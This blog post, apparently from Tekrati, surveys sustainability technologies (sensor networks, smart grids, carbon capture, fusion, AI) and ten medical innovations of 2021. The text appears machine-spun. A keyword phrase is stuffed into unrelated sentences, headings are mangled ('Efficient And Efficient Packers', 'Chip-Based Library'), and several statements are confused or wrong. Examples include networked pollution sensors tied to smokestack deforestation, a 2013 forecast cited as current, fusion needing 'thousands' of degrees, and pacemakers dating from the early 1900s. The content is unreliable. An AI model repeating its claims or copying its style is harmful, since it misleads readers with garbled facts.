We must measure the earth if we are to cure it. Networked sensors are allowing that to happen, as well as the continuous spread of the connected sensor environment will become one of the theoretical underpinnings technologies for practically every sustainability initiative possible.”
Here’s a good one: Smokestack height was an important factor in reducing local air pollution upon that East Coast in the 1980s. The smokestacks were causing massive deforestation because they were linked to an increase in acid rain. How did the two events connect? Pollution sensors were first connected over a network.
Of course, technology has progressed since then. Using networked sensors so small as a dime, we can already monitor the quality of air and water, identify pollutants, track acidification, and collect actual information on phenomena that are critical to our economic and social well-being. Wearable air quality monitors are on the way, and localized sensor networks that monitor energy and water use in buildings are helping to reduce waste. The way we live will be drastically altered if these sensors are widely used in the future.
Grids That Are Smart
The grid, as we refer to our nation’s electricity distribution system, is a relic of the late nineteenth and early twentieth centuries. End customers receive their electricity from a system that is still primarily centralized and distributed further down the supply chain. As a result, demand and output changes can have a significant impact on these grids. They require an overabundance of energy to function properly. They’re vulnerable to attack because they begin to depend on pollution-emitting sources of energy to power their operations.
In the United States and around the world, testbeds for smart grids already are in place. Energy, distribution, networking, robotics, and sensing technologies aren’t so much a single technology but an integrated approach to designing a new grid for the 21st century. Local energy output at the household level can be channeled back into the system upstream via smart grids. The most advanced technology on earth, better battery tech will permit the storage of renewable energy, preventing overproduction and ensuring the availability of electricity in the future. In this case, it extends well beyond the light bulb itself.
In the future, when appliances get more intelligent, the grid may begin to signal them to turn off to preserve energy. Everything could lead to a major shift in the way our electrical grid operates. Smart Grid technology may help with reducing carbon emissions by about 58% by 2030 compared to levels from 10 years ago, according to an Electric Power Research Group study.
Carbon Surveillance

Our planet is warming due to an excess of atmospheric carbon dioxide. What if we were able to trap and contain it?
According to CCS’s hypothesis, this emergent technology category will play a crucial role in the long-term health of our planet. There are three ways to separate carbon dioxide from the gases produced in power generation and industrial processes: pre-combustion captures, post-combustion capture, with oxyfuel combustion. Carbon dioxide is carried by pipeline then stored within rock formations deep beneath the surface of the earth.
The first CO2 collection plant in the world went online in Switzerland in 2017. In the United States and Canada, entrepreneurs have built their own carbon capture factories. One of our most worrisome environmental trends could be reversed if the technology is used in large enough quantities.
Fusion Of Nuclear Materials In Nuclear Reactors
The collision of hydrogen nuclei produces helium, which powers our sun. To develop sustainable terrestrial power, researchers have been working for decades on the same approach. Zero carbon emissions are a major environmental advantage of the project. Fusion, unlike nuclear fission, does not produce long-lived radioactive nuclear waste, unlike existing nuclear reactors.
Heat is the issue. Because the process must actually occur at thousands of degrees Celsius in order to generate neutral positive energy whenever two atoms fuse, the vessel you’re utilizing to do the fusing is going to melt. Researchers believe that high-powered magnets can be used to suspend the reactions in a floating plasma such that the intense heat does not touch the chamber. When it comes to fusion power, the average timetable is 30 years, but researchers at MIT believe they can get it into the system in just 15 years, but that would be a significant boon in the effort to reduce global warming.
Interactive Intelligence
There are numerous sci-fi scenarios in which artificial intelligence could spell the end of humanity, including nuclear destruction, strategic species extinction, and the emergence of robots. However, it could also be our best hope of computing itself out of this predicament.
AI for the most advanced technology on earth, an initiative of Microsoft, aims to use artificial intelligence for the benefit of our world. More than 200 research grants have been awarded to teams applying AI technology to planetary health in one of four areas: biodiversity, climate, water, and agriculture. Algorithms that use primitive AI and machine learning are presently scanning frozen surfaces to measure changes over time, helping researchers plant new forests with precise layouts to maximize carbon sequestration, and enabling warning systems to stop disastrous algae outbreaks.
In industrialized countries, AI is already changing agricultural methods, cutting our dependency on pesticides and dramatically reducing our water use. Autonomous vehicles will be able to navigate more effectively thanks to AI, which will reduce air pollution. To find biodegradable substitutes for plastics and develop techniques for removing plastic waste from our oceans, material scientists are using artificial intelligence (AI).
AI will be the foundation of our future efforts to rectify the damage already done to the world while developing scalable answers to our species’ energy, food, and water needs.
In 2021, These Are The Ten Greatest Medical Innovations.

Since the introduction of eyeglasses as well as the stethoscope, medical technology has progressed way in terms of advancement and development. Change inside the healthcare industry is being driven by a widening middle class, an aging global population, and greater access to mobile internet. The World Economic Forum estimates that over half of the healthcare industry’s employees will require some form of retraining in the near future.
Many of the most exciting new technologies within medicine ought to be combined, and integrated approaches have previously been attempted. Primary care clinics like forwarding again and One Medical, which integrate technology to let clinicians spend more time with their patients, are examples of tech-inspired clinics. There is much more to come, however.
As a result of the Covid-19 epidemic in 2020, a number of potential medical technologies were put to the test on a mass basis. A post-pandemic world in 2021 raises the question of how these technologies can work together.
Advances In Telemedicine
During the Covid-19 pandemic, telemedicine achieved a major step forward. 24 percent of public health companies have telemedicine programs in place in January 2020, according to estimates. It was predicted by Forrester that the country would complete more than a billion digital healthcare visits even by end of 2013. Many of telehealth’s regulatory restrictions have been lifted as a result of its forced implementation, and healthcare companies now have access to nearly a year’s terabytes of information on how to assess and enhance telehealth services.
Most advanced technology on earth, this year, many healthcare companies will be looking at how to best merge their physical and telemedicine services. If you’re in need of primary or urgent care, virtual visits can help you get there. They can also improve collaboration between clinics, long-term care homes, dialysis centers, and mental health care facilities. The American Academy Of Pediatrics and other groups are pressing Congress to act quickly to remove other long-term regulatory impediments.
Methods For The Development Of New Pharmaceuticals Are Also Being Developed.
Developing numerous safe and efficient Covid-19 vaccines is much less than a year may be one of the greatest scientific achievements in human history. Virtual clinical trials, done primarily online, reduced the stress on participants, allowing the process to go more quickly than it would have otherwise. Together, they potentially pave the path for a promising future in medication research if they are embraced by pharmaceutical businesses.
It’s possible that the Covid-19 pandemic might bring an end to some of the more loose drug-development regulations, but new approaches to testing that collaboration might remain. Collaborative research on new antiviral medications has already begun amongst numerous pharmaceutical giants, including Gilead, Novartis, and WuXi AppTec. For the first time, the FDA has issued guidelines for conducting virtual clinical trials, paving the way for the testing of new pharmaceuticals.
Healthcare That Is Based On Data
According to Bain, a consulting firm, the healthcare industry’s big data market was predicted to grow to about $70 billion by 2025. It is just a matter of time before health data is used in a wide variety of ways, and its promise for enhancing treatments available and patient outcomes grows exponentially. While several obstacles have been overcome, the main one has been a shortage of interoperability between healthcare organizations. That issue was made clearer by Covid-19.
In November 2020, Google Cloud unveiled its healthcare interoperability preparedness programs, which marked a significant advancement in the field’s progress toward interoperability. Program members are given access to digital templates, application blueprints, security mechanisms, and implementation guides to assist them to prepare again for the federal government’s interoperability rules. Big data in the healthcare industry has the potential to become dynamic if healthcare institutions can work together.
Nanomedical

This is the therapeutic application of nanotechnology, which works at the atomic, molecular, or supramolecular level. Nanomedicine has a wide range of uses, including imaging, sensing, diagnostics, and distribution through medical devices, despite its small size.
The most advanced technology on earth, innovative nanomedicine research would be put into practice in 2021, with the goal of specifically targeting individual cells. BlueWillow Biopharmaceuticals has created nanotechnology that combats viruses and bacteria, while CytImmune Sciences has successfully finished a Phase I study of gold nanoparticle-targeted drug delivery to tumors.
Devices That Support 5g

AI, IoT, and Big Data, three of the most important drivers of trying to cut technology in healthcare, require a dependable and lightning-fast connection to the internet to function properly. The 5G era has arrived. Telemedicine’s promotion prospects will be realized if a solid real-time connection can be established. This is just the beginning, of course. The healthcare system could be changed if more linked devices, with much more authentic streaming data, are available.
Sensors, as well as medical devices connected to 5G networks, have next-to-zero latency, allowing for near-instantaneous data gathering and transmission. That will lead to better patient outcomes as a result of better patient monitoring. 5G, robotics, and healthcare are already being considered by futurists.
A new healthcare paradigm known as 4P (predictive, preventative, personalized, and participatory) will be ushered in by 5G-enabled gadgets in a matter of months.
Tricorders
As far as medical technology is concerned, tricorders have been the flying vehicle for decades: their roots are in speculative fiction, yet the concept is both beautiful and useful. Despite the fact that they have been around since the 1960s, tricorders were originally envisioned as small, handheld devices that could monitor a wide range of vital signs and perform simple diagnostics. However, unlike flying cars, tricorders have now made the transition from the screen to the user’s hands.
DxtER, a tricorder developed by Basil Leaf Technologies, is currently available for purchase. With no medical training, it is being used by the client in their own house to treat their symptoms. With a powerful diagnostic engine, DxtER combines several sources of patient data to identify 34 distinct health disorders, including stroke, hepatitis, pneumonia, and diabetes.. I wish you all the best.
Digital Assists In Healthcare

In 2021, digital assistants such Alexa as well as Google Home will play the same role in healthcare, transforming the way consumers interact and communicate. Health data can be captured, analyzed, and utilized with the help of computational linguistics and ambient listening.
Voice-activated virtual assistants (VAs) will be integrated into Epic and Cerner’s health records (EHR) platforms in 2020. A new voice assistant from AI firm Saykara can listen to and interpret a physician-patient conversation without being prompted by speech commands.
Efficient And Efficient Packers
There are over a million people who rely on artificial pacemakers, a medical device that has been around since the early 1900s. They can prevent or repair life-threatening heart arrhythmias by providing electrical impulses to the heart muscle chambers. In order for these devices to function properly, they require the ability to be remotely monitored. Monitors have historically relied on interfaces that now the patient might not even completely grasp, making them less than optimal.
It’s expected that pacemakers will become more intelligent in 2021. These smartphone-based mobile apps help patients understand better and use their pacemakers, thanks to Bluetooth technology. As a consequence, the most advanced technology on earth patient outcomes will increase as a result of better remote monitoring. It has already been implemented by Medtronic, one of the world’s top medical technology companies, to monitor pacemakers. More is on the way.
Chip-Based Library

If getting samples towards the lab is taking too long, why not have the lab come to the samples? A “lab on a chip” based on the CRISPR enzyme Cas12 was produced lately by Stanford University researchers. One doubling the length of a credit card, the device comprises a network of channels thinner than the diameter of a human hair and therefore can transmit the results for a coronavirus test within 30 minutes.
The CRISPR enzyme may be reprogrammed to identify various infections, according to researchers, by changing the genetic marker for which the enzyme is calibrated. When it comes to fighting infectious diseases, testing will be the first step. Lab-on-chip technology allows such testing to be carried out in a more efficient and timely manner.
Wearables With A Purpose.
Fitbit delivered 9.9 million from its wearable gadgets in 2019 — a record number for the company. However, the next wave of wearables for medical technologies is more focused. Glucose level monitors (CGMs) that can be worn by diabetics will soon become the new normal.
With wearable CGMs, there is no longer a need for regular glucose testing and instead, one’s blood sugar levels are monitored in real-time. Using this tool, users may observe the direct effects of their diet and exercise on their health. It can also quickly detect cases of hyperglycemia. With both feet firmly on the ground, medical technology businesses are rushing in. In 2020, Dexcom, a CGM manufacturer, made $1.9 billion in sales and predicts a 15 to 20 sharp rise in 2021.
The post Most Advanced Technology On Earth first appeared on Tekrati and is written by Irene Hawkins
]]>